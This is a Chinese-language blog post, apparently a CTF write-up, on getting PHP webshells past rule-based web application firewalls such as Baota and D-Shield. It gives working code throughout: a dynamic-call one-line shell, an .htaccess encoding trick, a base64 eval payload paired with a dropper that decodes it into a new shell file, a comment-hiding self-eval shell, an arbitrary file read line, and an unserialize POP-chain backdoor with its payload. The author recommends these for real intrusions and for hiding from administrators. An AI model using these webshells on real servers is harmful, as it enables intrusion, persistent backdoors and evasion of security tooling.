绕过 WAF 的另类webshell木马文件测试方法

通过该实验了解基于规则的 WAF 的工作原理，分析相关防御规则，尝试使用多种方法进行绕过。

很久没写文章了，继上次发先知到今天已经很久了；今天突发异想；因为之前打了西湖论剑，遇到了宝塔的 waf，最后也是过去了，便觉得另类的攻击方法值得写篇文章分享下。


通过该实验了解基于规则的 WAF 的工作原理，分析相关防御规则，尝试使用多种方法进行绕过，使读者直观感受攻防双方的博弈过程。


首先我打算分享几种。

首先，一些 waf 会对文件内容进行检索，如果发现有什么危险的函数，或者有什么危害的逻辑，都会进行拦击，所以我们不能写入一些危险的函数，否则就会被 ban 掉，其实在实际的攻击中，也是存在和这次论剑 web1 一样的绕过方式，在我们真正恶意代码前加入大量杂糅字符进行绕过；那么就会存在此次 web1 的解法。

写入 <?php $_GET['0']($_GET['1']);?> 我们在上传的文件中并没有出现什么危险的函数，而是通过后期的 get 传入进行动态调用从而执行命令；这样就会绕过上传时 waf 的检测；但是绕不过 disable_function;;

载荷效果如下：





对于利用. htaccess 文件的攻击方法，其实有很多方法；包括自我包含造成后门，或者 auto_prepend_file 文件，或者自定义报错目录然后利用包含报错写入木马最后自定义包含，AddType 等等。当然如果想搞怪的话，也是可以利用. htaccess 打出存储型 xss 的效果；但是这里主题分享如果过滤了内容中的一些敏感字符应如何。

比如过滤了 <? 或者 < ; 这里也是老方法了；之前也写过，利用. htaccess 进行编码的转化，base64 或者 UTF-7 都可；我们只需要将木马文件进行相应的编码即可；这种方法可以绕过 waf 的检测，但是也是绕不过 disable_function。


这种方式也确实值得分享，也是基于 waf 对我们的木马内容进行过滤；当我们无法上传带有危险函数的木马时；可以使用文件篡改文件的方法；这种方法基于第二种方法. htaccess 无法传入的时候。

比如：先传入 PD9waHAgZXZhbCgkX1BPU1RbJ2EnXSk7Pz4= 命名为 1.php；这里我们上传时 waf 自然不会检测到，因为我们确实没有危险函数；然后再次传入第二个没有高度危险函数的 2.php 代码：

```
<?php

$path ="/xx/xxx/xx/1.php";

$str= file_get_contents($path);

$strs = base64_decode($str);

$s1mple = fopen("./s1mple.php","w");

fwrite($s1mple,$strs);
```

```
fclose($s1mple);
?>
```

代码逻辑简单，将我们的文件，进行了 base64 解密，然后写入的一个新的 php 文件中，这样避免了 file_put_contents 这个极大概率被 ban 的函数的出现，又成功的写入了文件，我们访问 2.php，然后再访问 s1mple.php 就可以拿到 shell；载荷效果如下：



基于第三种方法，我们如果不是拿权限的话，也是可以利用一些低危的操作，比如任意文件读取等等；

下面先来看这段 getshell 的代码。

```
<?php
$s1mple = file_get_contents(__FILE__);
eval(str_replace("<?php","",str_replace("//","",$s1mple)));
//eval($_GET['a']);
?>
```

这段代码在之前可以绕过 D 盾，是基于注释的绕过；现在不确定还能否绕过；简单分析下逻辑；首先 $s1mple 得到本篇代码的所有内容；然后执行一个替换的语句；先释放出木马语句；然后再将 php 头换掉，保持了原本的 php 头；这样就释放出了木马，就可以通过 get 传参进行命令执行。

或者换种方法，这里我们可以直接 file_get_contents 函数进行攻击。

```
<?php echo file_get_contents($_GET['a']);?>
```

这样也就可以达到任意文件读取，当然，因为 php 的特性，也可以对 file_get_contents 进行各种处理，使其绕过 waf；也可以结合其他 php 的内置函数进行攻击，可以类比；这里不在细说。

这种思想比较新颖；简单来说，我们并不是传入恶意代码，而是传入一段正常的代码，然后通过逻辑修改其运作走向，从而达到恶意执行，那么适合的就是 pop 链的构造了。

```
<?php
error_reporting(0);
class s1mple{
    public $A;
    function __construct(){
        $this->A=new hacker();
    }
    function __destruct(){
        $this->A->action();
    }
}
class hacker{
    function action(){
        echo "hello_hacker";
    }
}
class evil{
    public $data;
    function action(){
        eval($this->data);
    }
}
unserialize($_GET['a']);
```

先来看正常的代码；这段代码中我们按照正常的逻辑分析，肯定是没有问题的；但是我们可以利用逻辑，改变其执行的走向从而进行对象注入达到攻击。

```
O:6:"s1mple":1:{s:1:"A";O:4:"evil":1:{s:4:"data";s:10:"phpinfo();";}}
```

在我们一般的上传中，往往是图片，就单代码而言，其大小是微乎其微的；所以在实战中也可用到；而且很难被检测到；当然，这只是一种方式，也可以结合回调函数和其他的函数，可以将其隐藏起来，然后利用 pop 触发；而且如果代码伪造的合适的话，也是可以骗过管理员从而避免被管理员删除的。

以上这些方法也算是新式方法，当然也可以考虑异或或者自增的木马，也可以通过混淆进行攻击，都可；但是实际中这些往往会被检测，上述的几种方法都是测试后可绕过 D 盾或者绕过宝塔的方法，供参考；另外一些方法需要可以首先绕

过上传对后缀的检测，比如可以换行绕过宝塔对后缀的检测；如果可以上传 php，那么以上方法即可任意发挥攻击。

作者：s1mple